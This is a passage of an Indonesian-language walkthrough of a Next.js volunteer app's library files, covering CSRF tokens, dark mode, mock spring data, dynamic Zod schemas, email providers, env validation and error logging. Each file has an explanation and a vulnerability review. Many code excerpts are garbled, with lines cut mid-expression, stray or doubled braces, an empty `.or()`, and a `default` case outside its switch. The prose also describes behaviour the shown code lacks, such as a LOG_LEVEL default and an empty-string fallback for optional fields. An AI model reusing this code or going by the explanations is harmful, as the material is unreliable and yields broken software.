  const token = await new SignJWT({} as JWTPayload)
    .setProtectedHeader({ alg: "HS256" })
    .setExpirationTime("1h")
    .sign(SECRET);

  const cookieStore = cookies();
  cookieStore.set(CSRF_COOKIE, token, {
    httpOnly: true,
    secure: isSecure ?? true,
    sameSite: "lax",
    maxAge: 3600,
    path: "/",
  });

  return token;
}

export async function getCsrftoken(): Promise<string | null> {
  const cookieStore = cookies();
  return cookieStore.get(CSRF_COOKIE)?.value ?? null;
}

export async function verifyCsrfToken(token: string): Promise<boolean> {
  const cookieStore = cookies();
  const cookieToken = cookieStore.get(CSRF_COOKIE)?.value;
  if (!cookieToken || !token) {
    console.warn("[CSRF] missing token", { hasCookie: !!cookieToken, hasHeader: !
    return false;
  }

  try {
    await jwtVerify(token, SECRET);
    await jwtVerify(cookieToken, SECRET);
    const match = token === cookieToken;
    if (!match) console.warn("[CSRF] token mismatch");
    return match;
  } catch (err) {
    console.warn("[CSRF] verification error:", err);
    return false;
  }
}
}
```

Penjelasan Cerita

File ini melindungi setiap permintaan yang mengubah data. Cerita alurnya saat halaman form dimuat: komponen form memanggil `getCsrftoken()` dulu — fungsi ini hanya membaca cookie `csrf_token`. Seringkali token belum ada (pengguna baru datang), jadi aplikasi memanggil `generateCsrfToken()`: sebuah JWT kosong ditandatangani dengan HS256 yang berlaku 1 jam, lalu disimpan di cookie

`csrf_token` dengan atribut `httpOnly`, `secure`, `sameSite: "lax"`, dan umur 3600 detik. Token yang sama dikembalikan ke JavaScript.

Saat pengguna menekan submit, JavaScript mengirim token itu di header `x-csrf-token` (nama header diekspor sebagai `CSRF_HEADER`). Di route API, `verifyCsrfToken(token)` dipanggil. Ceritanya: cookie dibaca kembali; jika cookie atau header kosong, fungsi menulis peringatan ke konsol dan mengembalikan `false` — permintaan ditolak dengan status 403. Jika keduanya ada, tiga pengecekan berjalan berurutan: apakah token header itu JWT yang sah (tidak diubah-tamper), apakah token cookie juga JWT yang sah, dan apakah keduanya identik string-nya. Serangan CSRF klasik gagal total di sini: situs jahat tidak bisa membaca cookie (`httpOnly` + `sameSite`), dan tokennya tidak akan pernah cocok. Bila ada ketidakcocokan, log peringatan menulis `[CSRF] token mismatch`.

Pola "just-in-time" penting diingat: token di-fetch tepat sebelum submit (bukan disimpan sejak halaman dimuat) untuk menghindari token kedaluwarsa di tengah isi form panjang.

Konstruk yang Dipakai

- `SignJWT` / `jwtVerify` dari library `jose`
- `try/catch`
- Logging peringatan dengan detail diagnostik
- `??` (nullish coalescing) saat membaca cookie

Kerentanan

Tidak ada kerentanan signifikan pada potongan ini — pola *double-submit cookie* dengan JWT berumur pendek (1 jam) ditambah `httpOnly` dan `sameSite: "lax"` adalah pertahanan standar yang kuat terhadap CSRF. Satu hal yang patut dicatat: verifikasi mengandalkan cookie benar-benar dikirim browser (bukan dari body), sehingga skenario XSS-dengan-cookie-read pun tidak cukup untuk memalsukan token.

`lib/darkmode.tsx` — Toggle mode gelap yang diingat

browser

Potongan Kode Asli

```
// lib/darkmode.tsx baris 15-44
export function DarkModeProvider({ children }: { children: ReactNode }) {
  const [dark, setDark] = useState(false);
  const [mounted, setMounted] = useState(false);

  useEffect(() => {
    setMounted(true);
    const stored = localStorage.getItem("darkMode");
    const prefersDark = window.matchMedia("(prefers-color-scheme: dark)").matches
    const isDark = stored === "true" || (stored === null && prefersDark);
    setDark(isDark);
    document.documentElement.classList.toggle("dark", isDark);
  }, []);

  const toggle = () => {
    const next = !dark;
    setDark(next);
    localStorage.setItem("darkMode", String(next));
    document.documentElement.classList.toggle("dark", next);
  };

  if (!mounted) {
    return <>{children}</>;
  }

  return (
    <DarkModeContext.Provider value={{ dark, toggle }}>
      {children}
    </DarkModeContext.Provider>
  );
}

export function useDarkMode() {
  return useContext(DarkModeContext);
}
```

Penjelasan Cerita

File ini adalah provider React untuk mode gelap. Cerita saat aplikasi pertama kali dimuat: `dark` diinisialisasi `false` dan `mounted` `false`, sehingga render pertama hanya melewati `children` tanpa provider — tidak ada kedipan mode salah (flash) karena `mounted` masih `false`.

Begitu browser siap, `useEffect` berjalan: `mounted` jadi `true`, lalu `localStorage` dibaca untuk kunci `darkMode`. Ada tiga kemungkinan: nilai `"true"` → mode gelap aktif; `"false"` → terang; **tidak ada sama sekali** (`null`) → sistem yang memutuskan lewat `window.matchMedia("(prefers-color-scheme: dark)")`. Jika OS browser dalam mode gelap, pengguna baru langsung disambut tampilan gelap tanpa perlu klik apa pun. Hasilnya disimpan ke state dan class `dark` di-toggle di elemen `<html>` — itulah sumbu utama seluruh styling Tailwind (kelas `dark:`).

Saat pengguna menekan tombol toggle di header: `next = !dark` membalik state, nilai baru ditulis ke `localStorage` (jadi ingatan lintas sesi), dan class `dark` di `<html>` ikut berubah. Seluruh halaman berganti warna seketika karena Tailwind merespons class di elemen induk. `useDarkMode()` adalah kail yang dipakai komponen mana pun untuk membaca `dark` atau memanggil `toggle`.

Konstruk yang Dipakai

- `useState`, `useEffect`, `useContext`, `createContext`
- `localStorage.getItem/setItem`
- Ternary + logika OR (`stored === "true" || (stored === null && prefersDark) )`)

Kerentanan

Tidak ada kerentanan signifikan pada potongan ini — nilai `localStorage` hanya dipakai untuk memutuskan class CSS. Catatan kecil: pengecekan `mounted` mencegah *hydration mismatch*, dan tidak ada HTML yang dirender dari `localStorage` sehingga tidak ada celah XSS.

`lib/data.ts` — Data statis landing page (mock, sementara)

Potongan Kode Asli

```
// lib/data.ts baris 1-36
// Mock data for the SpringHub landing page. Replace with API/DB calls later.

import { snapToProtectionGrid, type LatLng } from "./geo";

/** Volunteers must reach this many points before they can propose a project. */
export const PROJECT_PROPOSAL_THRESHOLD = 20_000;

/**
 * The only four kinds of project SpringHub will fund / publicise. Project
 * proposals must pick one of these – keeps impact reporting consistent and
 * lets us tie donations directly to verified outputs.
 */
export const PROJECT_TYPES = [
  {
    id: "tree_planting",
    label: "Endemic Tree Planting",
    summary: "Plant native species around a spring or its recharge area.",
  },
  {
    id: "trench_development",
    label: "Trench (Rorak) Development",
    summary: "Build infiltration trenches that recharge groundwater.",
  },
  {
    id: "spring_restoration",
    label: "Spring Restoration",
    summary: "Remove sediment and rehabilitate a degraded spring.",
  },
  {
    id: "monitoring_expedition",
    label: "Monitoring Expedition",
    summary: "Field expedition to inventory and assess springs.",
  },
] as const;
```

Penjelasan Cerita

File ini adalah gudang data *dummy* untuk halaman landing — penggantinya nanti adalah API dan database. Ada beberapa cerita kecil di sini.

`PROJECT_PROPOSAL_THRESHOLD` = 20.000 poin: ambang batas yang dipakai halaman `/projects` untuk memutuskan apakah seorang volunteer boleh mengajukan proyek — ditandai `const` sehingga tidak berubah saat runtime.

`PROJECT_TYPES` mendefinisikan empat jenis proyek yang diizinkan (tanam pohon, rorak, restorasi mata air, ekspedisi pemantauan) — dikunci dengan `as const`, dan `ProjectTypeId` diturunkan dari tipe tersebut sehingga form proposal memilih dari daftar yang sama persis dengan yang dirender.

```
// lib/data.ts baris 100-112
const rawSprings: Omit<SpringRecord, "publicLoc">[] = [
  { id: "1", name: "Mata Air Cibeureum", region: "Bogor, Jawa Barat", status: "healthy",
  { id: "2", name: "Sumber Beratan", region: "Bedugul, Bali", status: "degraded",
  { id: "3", name: "Mata Air Sebatu", region: "Gianyar, Bali", status: "restoration",
  { id: "4", name: "Mata Air Umbul Ponggok", region: "Klaten, Jawa Tengah", status: "healthy",
  { id: "5", name: "Mata Air Cikahuripan", region: "Sukabumi, Jawa Barat", status: "healthy",
  { id: "6", name: "Mata Air Senjoyo", region: "Semarang, Jawa Tengah", status: "healthy",
];

export const springs: SpringRecord[] = rawSprings.map((s) => ({
  ...s,
  publicLoc: snapToProtectionGrid(s.precise),
})));
```

Bagian yang paling menarik adalah `rawSprings` dan `springs`. Enam mata air disimpan dengan koordinat presisi (`precise`), tapi saat diekspor ke `springs`, setiap baris diproses `map` dan koordinat publiknya dihitung lewat `snapToProtectionGrid` dari `lib/geo.ts` — koordinat persisnya dibulatkan ke grid 5 km. Jadi peta publik hanya menampilkan `publicLoc` (misalnya `-6.3, 106.8`) sementara `precise` tetap di memori server untuk admin. Ini adalah contoh nyata prinsip "lokasi privat" dari AGENTS.md: walau masih data dummy, polanya sudah benar.

Sisa file berisi `impactStats` (statistik dampak seperti "Monitored Springs 500+"), `monthlyProgress` (bilah kemajuan), `topRegions`, `topVolunteers`, `recentActivities` (feed aktivitas), `featuredProjects` (proyek unggulan dengan dana terkumpul), `mediaItems` (video/publikasi/berita), dan `courses` (kursus pembelajaran). Semua dipakai komponen `components/sections/*` untuk merender landing page tanpa menunggu API.

Konstruk yang Dipakai

- `as const` dan turunan tipe (`(typeof PROJECT_TYPES)[number]["id"]`)
- `Array.map` + spread untuk memperkaya data
- Array object besar sebagai data statis

Kerentanan

Tidak ada kerentanan signifikan pada potongan ini — koordinat presisi tidak pernah diekspor; hanya versi hasil snap yang keluar ke publik, sesuai desain

`lib/geo.ts` .

`lib/dynamic-validation.ts` — Pabrik schema Zod untuk form dinamis admin

Potongan Kode Asli


```
// lib/dynamic-validation.ts baris 18-53
export function generateZodSchema(fields: DynamicFieldDef[]) {
  const shape: Record<string, z.ZodTypeAny> = {};

  for (const field of fields) {
    switch (field.type) {
      case "text":
      case "longtext":
        shape[field.fieldId] = field.required
          ? z.string().min(1, `${field.label} wajib diisi`)
          : z.string().optional().default("");
        break;

      case "number":
        shape[field.fieldId] = field.required
          ? z.coerce.number({ message: `${field.label} harus berupa angka` })
          : z.coerce.number().optional();
        break;

      case "phone":
        shape[field.fieldId] = field.required
          ? z.string().regex(phoneRegex, "Format nomor HP tidak valid")
          : z.string().regex(phoneRegex, "Format nomor HP tidak valid").optional();
        break;

      case "select":
      case "province":
        shape[field.fieldId] = field.required
          ? z.string().min(1, `${field.label} wajib dipilih`)
          : z.string().optional().default("");
        break;

      case "multiselect":
        shape[field.fieldId] = z.array(z.string()).optional().default([]);
        break;

      case "date":
        shape[field.fieldId] = field.required
          ? z.string().min(1, `${field.label} wajib diisi`)
          : z.string().optional().default("");
        break;

      case "location":
        shape[`${field.fieldId}_lat`] = z.string().optional();
        shape[`${field.fieldId}_lng`] = z.string().optional();
        break;

      case "link":
        shape[field.fieldId] = field.required
          ? z.string().url(`${field.label} harus berupa URL valid`)
          : z.string().url(`${field.label} harus berupa URL valid`).optional().or();
        break;

      case "photo":
        shape[field.fieldId] = z.any().optional();
        break;
    }
  }
}
```

```

    default:
      shape[field.fieldId] = z.string().optional().default("");
    }
  }

  return z.object(shape);
}

```

Penjelasan Cerita

Admin bisa membangun form kustom melalui panel admin (tabel `Form` dan `FormField` di database). Saat user membuka form itu, schema Zod harus dibuat — tidak bisa dipakai yang statis karena field-nya tidak pernah diketahui di waktu kompilasi. Di sinilah pabrik ini bekerja.

Ceritanya: `generateZodSchema` menerima daftar definisi field (id, label, tipe, required). Ia menyiapkan objek kosong `shape`, lalu berkeliling ke setiap field dengan `switch` berdasarkan tipe:

- `text / longtext` → jika wajib, `z.string().min(1, "Nama wajib diisi")` — string kosong ditolak dan pesan label muncul; jika opsional, string boleh kosong dengan default `""`.
- `number` → `z.coerce.number` — Zod akan mengubah string "42" menjadi angka 42; jika wajib dan bukan angka, pesan "harus berupa angka" muncul di bawah input.
- `phone` → regex ketat `^(0[1-9]\d{8,11}|\+62\d{8,13})$` — hanya nomor diawali 0 atau +62 dengan panjang yang wajar yang diterima; field opsional memakai trik `.optional().or(z.literal(""))` agar string kosong tetap lolos.
- `select / province / date` → seperti text wajib (harus diisi, tidak boleh kosong).
- `multiselect` → array string, default array kosong — user boleh memilih banyak.
- `location` → khusus: satu field UI diterjemahkan menjadi **dua** kunci schema: `{fieldId}_lat` dan `{fieldId}_lng`, masing-masing string opsional. Inilah yang membuat geotag tersimpan sebagai dua koordinat terpisah di database.
- `link` → `z.string().url` — URL tidak valid langsung ditolak dengan pesan.
- `photo` → `z.any().optional()` — validasi foto dilakukan terpisah oleh `lib/upload-photo.ts`, bukan di Zod.
- Tipe tak dikenal → jatuh ke default string opsional.

Setelah semua field diproses, hasilnya `z.object(shape)` — schema siap dipakai `safeParse` di route API. Jika user mengirim data yang tidak sesuai, Zod mengembalikan daftar error yang langsung dirender di form.

Konstruk yang Dipakai

- `switch` dengan banyak `case` dan `default`
- Ternary untuk memilih schema wajib/opsional
- `z.coerce`, `z.array`, `z.any`, `z.literal`
- `Record<string, z.ZodTypeAny>` sebagai akumulator

Kerentanan

Tidak ada kerentanan signifikan pada potongan ini — setiap tipe dibatasi oleh schema Zod (panjang, format, URL, angka), dan foto/ `z.any` sengaja diserahkan ke lapisan validasi lain (MIME + ukuran di `lib/upload-photo.ts`). Pesan error memakai `field.label` yang berasal dari database admin, bukan dari input user langsung.

`lib/email.ts` — Pengirim email multi-provider (log → SMTP → Resend → SendGrid)

Potongan Kode Asli

```
// lib/email.ts baris 11-50
function getTransporter() {
  const provider = process.env.EMAIL_PROVIDER || "log";

  if (provider === "smtp") {
    return nodemailer.createTransport({
      host: process.env.SMTP_HOST || "smtp.hostinger.com",
      port: parseInt(process.env.SMTP_PORT || "465", 10),
      secure: process.env.SMTP_PORT === "465",
      auth: {
        user: process.env.SMTP_USER || "",
        pass: process.env.SMTP_PASS || "",
      },
    });
  }

  return null;
}

const transporter = getTransporter();

export async function sendEmail(params: SendEmailParams): Promise<void> {
  const provider = process.env.EMAIL_PROVIDER || "log";
  const from = process.env.EMAIL_FROM || "noreply@springhub.id";

  if (!provider || provider === "log") {
    logger.info({ to: params.to, subject: params.subject }, "Email logged (dev mode)");
    return;
  }

  if (provider === "smtp" && transporter) {
    await transporter.sendMail({
      from,
      to: params.to,
      subject: params.subject,
      html: params.html,
      text: params.text,
    });
    logger.info({ to: params.to, subject: params.subject }, "Email sent via SMTP");
    return;
  }
}
```

Penjelasan Cerita

File ini mengirim email dari berbagai jalur tergantung konfigurasi environment. Cerita alur pemanggilannya: komponen atau route memanggil `sendEmail({ to, subject, html, text })`.

Langkah pertama: `getTransporter()` dijalankan sekali saat modul dimuat. Jika `EMAIL_PROVIDER` adalah `smtp`, transport nodemailer dibuat dengan host/port/user/pass dari environment (kredensial tidak pernah di-*hardcode*; bila

kosong, fallback ke host default `smtp.hostinger.com`). Jika bukan SMTP, transporter `null`.

Saat `sendEmail` dipanggil: jika provider `log` (mode pengembangan), email tidak dikirim ke mana pun — hanya satu baris log "Email logged (dev mode)" berisi penerima dan subjek yang muncul di terminal. Jika `smtp`, `transporter.sendMail` dieksekusi dan log mencatat "Email sent via SMTP".

```

// lib/email.ts baris 52-96
const apiKey = process.env.EMAIL_API_KEY;
if (!apiKey) {
  logger.warn({ provider }, "No EMAIL_API_KEY configured");
  return;
}

switch (provider) {
  case "resend": {
    const res = await fetch("https://api.resend.com/emails", {
      method: "POST",
      headers: {
        Authorization: `Bearer ${apiKey}`,
        "Content-Type": "application/json",
      },
      body: JSON.stringify({ from, to: params.to, subject: params.subject, html
    });
    if (!res.ok) throw new Error(`Resend error (${res.status}): ${await res.text()}`);
    break;
  }

  case "sendgrid": {
    const res = await fetch("https://api.sendgrid.com/v3/mail/send", {
      method: "POST",
      headers: {
        Authorization: `Bearer ${apiKey}`,
        "Content-Type": "application/json",
      },
      body: JSON.stringify({
        personalizations: [{ to: [{ email: params.to }] }],
        from: { email: from },
        subject: params.subject,
        content: [
          { type: "text/html", value: params.html },
          ...(params.text ? [{ type: "text/plain", value: params.text }] : []),
        ],
      }),
    });
    if (!res.ok) throw new Error(`SendGrid error (${res.status}): ${await res.text()}`);
    break;
  }

  default:
    console.warn(`[EMAIL] Unknown provider: ${provider}`);
}
}

```

Jika provider `resend` atau `sendgrid` : kode masuk ke `switch` . Api key dibaca dari environment; bila tidak ada, peringatan "No EMAIL_API_KEY configured" ditulis ke log dan fungsi berhenti diam-diam. Untuk Resend, permintaan POST dikirim ke `https://api.resend.com/emails` dengan header `Authorization: Bearer xxx` (nilai asli dari env, diganti `xxx` di sini). Untuk SendGrid, format body berbeda: `personalizations` berisi penerima, dan konten berupa array `{ type: "text/html",`

`value }` — blok text/plain hanya ditambahkan bila `params.text` ada (spread bersyarat). Kedua provider memeriksa `res.ok` ; bila server mengembalikan status error, `throw new Error` dilempar berisi status dan teks respons — pemanggil melihat error di layar dan bisa menampilkan pesan gagal kirim.

Fungsi `sendNotificationEmail` adalah versi cepat untuk notifikasi (hanya log di dev), dan `buildResetPasswordEmail` membuat email reset password dengan tombol HTML cantik: subject "Reset Password — SpringHub", tombol tautan `resetUrl` , dan catatan "Link ini berlaku selama 1 jam".

Konstruk yang Dipakai

- `switch` provider email
- `fetch` dengan header Authorization
- Spread bersyarat dalam array (`...(params.text ? [...] : [])`)
- `throw new Error` dengan pesan status

Kerentanan

Tidak ada kerentanan signifikan pada potongan ini — kredensial hanya dibaca dari `process.env` dan tidak pernah di-log; pino meredaksi field `body.*` sensitif. Catatan: `params.subject` dan `params.html` disisipkan ke template email `sendNotificationEmail` tanpa escaping HTML — pemanggil (route API) harus memastikan konten berasal dari data yang sudah dibersihkan; di SpringHub pemanggil adalah kode server internal, bukan input user mentah.

`lib/env.ts` — Penjaga pintu environment variables

Potongan Kode Asli

```
// lib/env.ts baris 10-40
const envSchema = z.object({
  // — Critical — app will not function without these —————
  DATABASE_URL: z.string().min(1, "DATABASE_URL is required"),
  JWT_SECRET: z.string().min(16, "JWT_SECRET must be at least 16 characters"),

  // — High — features will break without these —————
  UPLOAD_DIR: z.string().optional().default("/data/uploads"),
  UPLOAD_URL_PREFIX: z.string().optional().default("/uploads"),
  XENDIT_SECRET_KEY: z.string().optional(),
  XENDIT_WEBHOOK_TOKEN: z.string().optional(),
  REDIS_URL: z.string().optional(),
  REDIS_QUEUE_URL: z.string().optional(),
  S3_ENDPOINT: z.string().optional(),
  S3_ACCESS_KEY: z.string().optional(),
  S3_SECRET_KEY: z.string().optional(),
  S3_BUCKET: z.string().optional(),
  S3_PUBLIC_URL: z.string().optional(),

  // — Medium — nice to have —————
  NEXT_PUBLIC_APP_URL: z.string().url().optional().default("https://www.springhub"),
  NEXT_PUBLIC_SENTRY_DSN: z.string().optional(),
  EMAIL_PROVIDER: z.enum(["log", "smtp", "resend"]).optional().default("log"),
  SMTP_HOST: z.string().optional().default("smtp.hostinger.com"),
  SMTP_PORT: z.coerce.number().optional().default(465),
  SMTP_USER: z.string().optional().default(""),
  SMTP_PASS: z.string().optional().default(""),
  EMAIL_FROM: z.string().optional().default("noreply@springhub.id"),
  EMAIL_API_KEY: z.string().optional().default(""),
  LOG_LEVEL: z.enum(["trace", "debug", "info", "warn", "error", "fatal"]).optional(),
  NODE_ENV: z.enum(["development", "production", "test"]).optional().default("dev");
});
```

Penjelasan Cerita

File ini berjalan *saat modul diimpor* — validasi environment terjadi sebelum aplikasi melakukan apa pun. Schema Zod mendefinisikan semua variabel yang dikenal, dikelompokkan dalam komentar: Kritis (`DATABASE_URL` , `JWT_SECRET` minimal 16 karakter), Tinggi (upload, Xendit, Redis, S3), dan Sedang (email, log level, URL aplikasi). Variabel opsional mendapat `.default(...)` sehingga kode pemanggil selalu mendapat nilai konkret — misal `LOG_LEVEL` kosong berarti `"info"` , `SMTP_PORT` kosong berarti 465 (dengan `z.coerce.number` yang mengubah string env `"465"` menjadi angka).


```

// lib/env.ts baris 53-93
export function validateEnv(): Env {
  if (_env) return _env;

  const result = envSchema.safeParse(process.env);

  if (!result.success) {
    const errors = result.error.flatten();
    const fieldErrors = errors.fieldErrors;

    // Separate critical vs non-critical
    const criticalFields = ["DATABASE_URL", "JWT_SECRET"] as const;

    for (const field of criticalFields) {
      if (fieldErrors[field]) {
        _missingCritical.push(field);
      }
    }

    _validationError = Object.entries(fieldErrors)
      .filter(([, msgs]) => msgs && msgs.length > 0)
      .map(([key, msgs]) => ` • ${key}: ${msgs?.join(", ")}`)
      .join("\n");

    // If critical vars missing, throw immediately
    if (_missingCritical.length > 0) {
      const msg = `❌ Critical environment variables missing or invalid:\n${
        _missingCritical.map((k) => ` • ${k}`).join("\n")
      }\n\nFull validation errors:\n${_validationError}`;
      console.error(msg);
      throw new Error(msg);
    }

    // Non-critical – log warning but don't crash
    console.warn(
      `⚠️ Non-critical environment variables missing or invalid:\n${_validationError}
    );
  }

  _env = result.data as Env;
  return _env;
}

```

Cerita saat startup: `validateEnv()` dipanggil, dan hasilnya disimpan di variabel modul `_env` (singleton — panggilan kedua langsung mengembalikan yang lama, tidak memvalidasi ulang). `safeParse(process.env)` memeriksa seluruh variabel. Jika semua valid, `_env` diisi dan dikembalikan. Jika ada yang gagal: daftar error di-*flatten*, field kritis (`DATABASE_URL`, `JWT_SECRET`) diperiksa satu per satu. Bila salah satunya hilang, `console.error` menampilkan pesan dengan emoji ❌ dan `throw` — aplikasi menolak menyala. Ini keputusan desain yang keras tapi benar: tanpa database atau kunci JWT, lebih baik mati cepat daripada mati misterius di tengah jalan. Jika yang hilang hanya non-kritis (misal `REDIS_URL`), hanya peringatan ⚠️ yang muncul di

konsol dan aplikasi tetap berjalan. `env()` adalah aksesori aman yang memanggil `validateEnv` bila belum dijalankan. Ekspor `missingCriticalEnvVars` dan `envValidationError` membiarkan modul lain (misal halaman status) melihat hasil validasi.

Konstruksi yang Dipakai

- Schema Zod (`z.object`, `z.enum`, `z.coerce.number`, `.optional().default()`)
- `safeParse` + `flatten()`
- Singleton pattern (modul `let`)
- `throw` untuk kegagalan kritis

Kerentanan

Tidak ada kerentanan signifikan pada potongan ini — pola ini justru menaikkan keamanan: kegagalan yang tidak jelas ditegaskan menjadi kegagalan yang eksplisit, dan nilai default dipakai hanya saat aman. Perlu dicatat: nilai variabel yang tervalidasi tersimpan di memori proses; tidak pernah di-log sebagai satu paket.

`lib/epicollect.ts` — Nota depresiasi Epicollect5

Potongan Kode Asli

```
// lib/epicollect.ts baris 1-9 (seluruh file)
// DEPRECATED – Epicollect5 is no longer used at runtime.
// SpringHub now hosts its own native field-reporting forms; see lib/forms.ts.
//
// Kept only as a short note for anyone running a one-off historical import
// from Epicollect5 CSV exports. Use a CLI script (e.g. tsx scripts/import-ec5.ts
// rather than the application runtime.

export const EPICOLLECT5_DEPRECATED_NOTICE =
  "SpringHub uses native forms (lib/forms.ts). Epicollect5 is only referenced for
```

Penjelasan Cerita

File ini adalah monumen kecil: Epicollect5 pernah menjadi alat pengumpulan data lapangan di proyek pendahulu (Jaga Semesta). Setelah SpringHub punya form bawaan sendiri (`lib/forms.ts`), integrasi runtime Epicollect5 dihentikan. File ini tinggal sebagai catatan bagi siapa pun yang perlu mengimpor data historis dari ekspor CSV Epicollect5 — dan menunjuk ke skrip CLI sekali-jalan (`scripts/import-ec5.ts`)

alih-alih jalur runtime. Satu konstanta diekspor agar kalau ada kode yang masih mereferensikan modul ini, ia mendapat pesan yang jelas, bukan error tak bermakna.

Konstruk yang Dipakai

- Komentar dokumentasi multi-baris
- Ekspor konstanta string

Kerentanan

Tidak ada kerentanan signifikan pada potongan ini — file hanya berisi komentar dan string, tidak ada jalur eksekusi.

`lib/error-boundary.tsx` — Penyelamat UI saat React menangis

Potongan Kode Asli

```
// lib/error-boundary.tsx baris 10-29
export class ErrorBoundary extends Component<Props, State> {
  state: State = { hasError: false };

  static getDerivedStateFromError(error: Error): State {
    return { hasError: true, error };
  }

  componentDidCatch(error: Error, errorInfo: React.ErrorInfo) {
    // Auto-log ke database
    logError({
      message: error.message || "React Error Boundary catch",
      level: "critical",
      source: "frontend",
      stack: error.stack || "",
      url: typeof window !== "undefined" ? window.location.href : "",
      metadata: {
        componentStack: errorInfo.componentStack || "",
      },
    });
  }
}
```

Penjelasan Cerita

React menyerahkan penanganan error render pada *error boundary* — komponen kelas yang membungkus aplikasi. Ceritanya: sebuah komponen di dalam (misal peta Leaflet) melempar error saat render. React memanggil `getDerivedStateFromError` yang

menyalakan bendera `hasError` dan menyimpan error ke state — begitu state berubah, React mengganti subtree yang gagal dengan render fallback. Setelah itu `componentDidCatch` berjalan: error dikirim ke `logError` dari `lib/error-logger.ts` dengan level `critical` dan sumber `frontend`, termasuk `componentStack` (di mana letak komponen yang meledak). Artinya setiap error UI tercatat ke tabel `AppError` di database — tim bisa melihatnya dari panel admin.

```
// lib/error-boundary.tsx baris 31-62
render() {
  if (this.state.hasError) {
    return (
      <div className="flex min-h-screen items-center justify-center bg-slate-50">
        <div className="max-w-md text-center">
          <div className="mx-auto flex h-12 w-12 items-center justify-center rounded-full text-red-600 dark:text-red-300">
            <span className="text-xl font-bold text-red-600 dark:text-red-300">
              </span>
            </div>
          <h2 className="mt-4 text-lg font-bold text-ink dark:text-white">Terjadi kesalahan</h2>
          <p className="mt-2 text-sm text-ink-muted dark:text-slate-400">
            {this.state.error?.message || "Something went wrong"}
          </p>
          <p className="mt-1 text-xs text-ink-muted dark:text-slate-500">
            Error sudah tercatat. Tim kami akan lihat.
          </p>
          <div className="mt-6 flex items-center justify-center gap-3">
            <button
              onClick={() => this.setState({ hasError: false, error: undefined })}
              className="btn-primary">
              </button>
            <button
              type="button"
              className="btn-secondary">
              </button>
            <Link href="/admin" className="btn-secondary">
              </Link>
            </div>
          </div>
        </div>
      </div>
    );
  }
  return this.props.children;
}
```

Saat `hasError` benar, yang muncul di layar pengguna adalah halaman sederhana: lingkaran merah berisi tanda seru, judul "Terjadi kesalahan", pesan error (atau teks umum "Something went wrong"), dan catatan menenangkan "Error sudah tercatat. Tim kami akan lihat." Dua tombol tersedia: "Coba lagi" yang me-reset state `hasError` ke `false` (React merender ulang children — sering kali error hilang setelahnya), dan "Dashboard" yang membawa ke `/admin`. Selama tidak ada error, render normal mengembalikan `this.props.children` apa adanya.

Konstruk yang Dipakai

- React class component (`Component<Props, State>`)
- Static method `getDerivedStateFromError`
- Lifecycle `componentDidCatch`
- Render bersyarat (`if (this.state.hasError)`)

Kerentanan

Tidak ada kerentanan signifikan pada potongan ini — pesan error ditampilkan sebagai teks React (ter-escape otomatis), bukan `dangerouslySetInnerHTML`, sehingga tidak ada jalur XSS. Catatan: menampilkan `error.message` mentah bisa membocorkan detail internal ke pengguna, tapi level aksesnya memang halaman user biasa dan pesannya hampir selalu generik.

`lib/error-logger.ts` — Pencatat error ke database (pengganti Sentry)

Potongan Kode Asli

```
// lib/error-logger.ts baris 30-53
export async function logError(input: ErrorLogInput): Promise<void> {
  const { message, level = "error", source = "frontend", stack = "", url = "", us

  // Always log to console regardless of environment
  const prefix = `[${level.toUpperCase()}][${source}]`;
  if (level === "critical") {
    console.error(prefix, message, metadata, stack);
  } else if (level === "error") {
    console.error(prefix, message, metadata);
  } else if (level === "warning") {
    console.warn(prefix, message, metadata);
  } else {
    console.log(prefix, message, metadata);
  }

  const payload = {
    level,
    message,
    source,
    stack: stack.slice(0, 2000), // limit stack trace length
    url: url.slice(0, 500),
    userId: userId.slice(0, 100),
    metadata: JSON.stringify(metadata).slice(0, 5000),
  };
};
```

Penjelasan Cerita

File ini adalah sistem pelacakan error dalam aplikasi (pengganti Sentry untuk tahap dev/staging). Cerita saat error terjadi di frontend: `logError` dipanggil dengan objek yang berisi pesan, level (default `error`), sumber (default `frontend`), stack, URL, `userId`, dan metadata. Destructuring langsung memberi nilai default untuk yang kosong.

Semua error selalu masuk konsol browser dulu — dengan awalan `[LEVEL][SOURCE]` dan pemilihan metode: `console.error` untuk critical/error, `console.warn` untuk warning, `console.log` untuk sisanya. Jadi developer yang membuka DevTools langsung melihat jejaknya.

Kemudian `payload` dibentuk dengan batasan ketat: stack dipotong 2000 karakter, URL 500, `userId` 100, dan metadata di-`JSON.stringify` lalu dipotong 5000. Batasan ini mencegah database membengkak oleh stack trace raksasa.

```
// lib/error-logger.ts baris 55-78
try {
  if (typeof window !== "undefined") {
    // Frontend – POST via fetch (fire-and-forget)
    const controller = new AbortController();
    const timeoutId = setTimeout(() => controller.abort(), 3000);
    await fetch("/api/log/error", {
      method: "POST",
      headers: { "Content-Type": "application/json" },
      body: JSON.stringify(payload),
      signal: controller.signal,
    });
    clearTimeout(timeoutId);
  } else {
    // Server-side – import prisma directly
    const { prisma } = await import("@/lib/prisma");
    await prisma.appError.create({ data: payload }).catch((e: Error) => {
      console.error("[ErrorLogger] Failed to save to DB:", e.message);
    });
  }
} catch (err) {
  // Silent fail – error logger tidak boleh bikin error baru
  console.debug("[ErrorLogger] Failed to send:", err);
}
}
```

Pengiriman dibedakan lingkungan: di browser, `fetch` POST ke `/api/log/error` dengan `AbortController` yang membatalkan setelah 3 detik — *fire-and-forget*: halaman tidak menunggu; bila gagal, hanya log debug. Di server, `prisma` diimpor dinamis (`await import`) lalu `appError.create` menulis baris baru ke tabel

`AppError`. Seluruhnya dibungkus `try/catch` dengan prinsip "error logger tidak boleh menciptakan error baru" — kegagalan pelaporan selalu ditelan diam-diam (debug log).

```
// lib/error-logger.ts baris 84-113
export function setupGlobalErrorLogger(): void {
  if (typeof window === "undefined") return;

  // Pastikan hanya di-setup sekali
  if ((window as unknown as Record<string, boolean>).__ERROR_LOGGER_SETUP) return
  (window as unknown as Record<string, boolean>).__ERROR_LOGGER_SETUP = true;

  window.addEventListener("error", (event) => {
    logError({
      message: event.message || "Uncaught Error",
      level: "critical",
      source: "frontend",
      stack: event.error?.stack || "",
      url: window.location.href,
    });
  });

  window.addEventListener("unhandledrejection", (event) => {
    const reason = event.reason;
    logError({
      message: reason?.message || "Unhandled Promise Rejection",
      level: "error",
      source: "frontend",
      stack: reason?.stack || "",
      url: window.location.href,
    });
  });

  console.log("[ErrorLogger] Global error handlers registered");
}
```

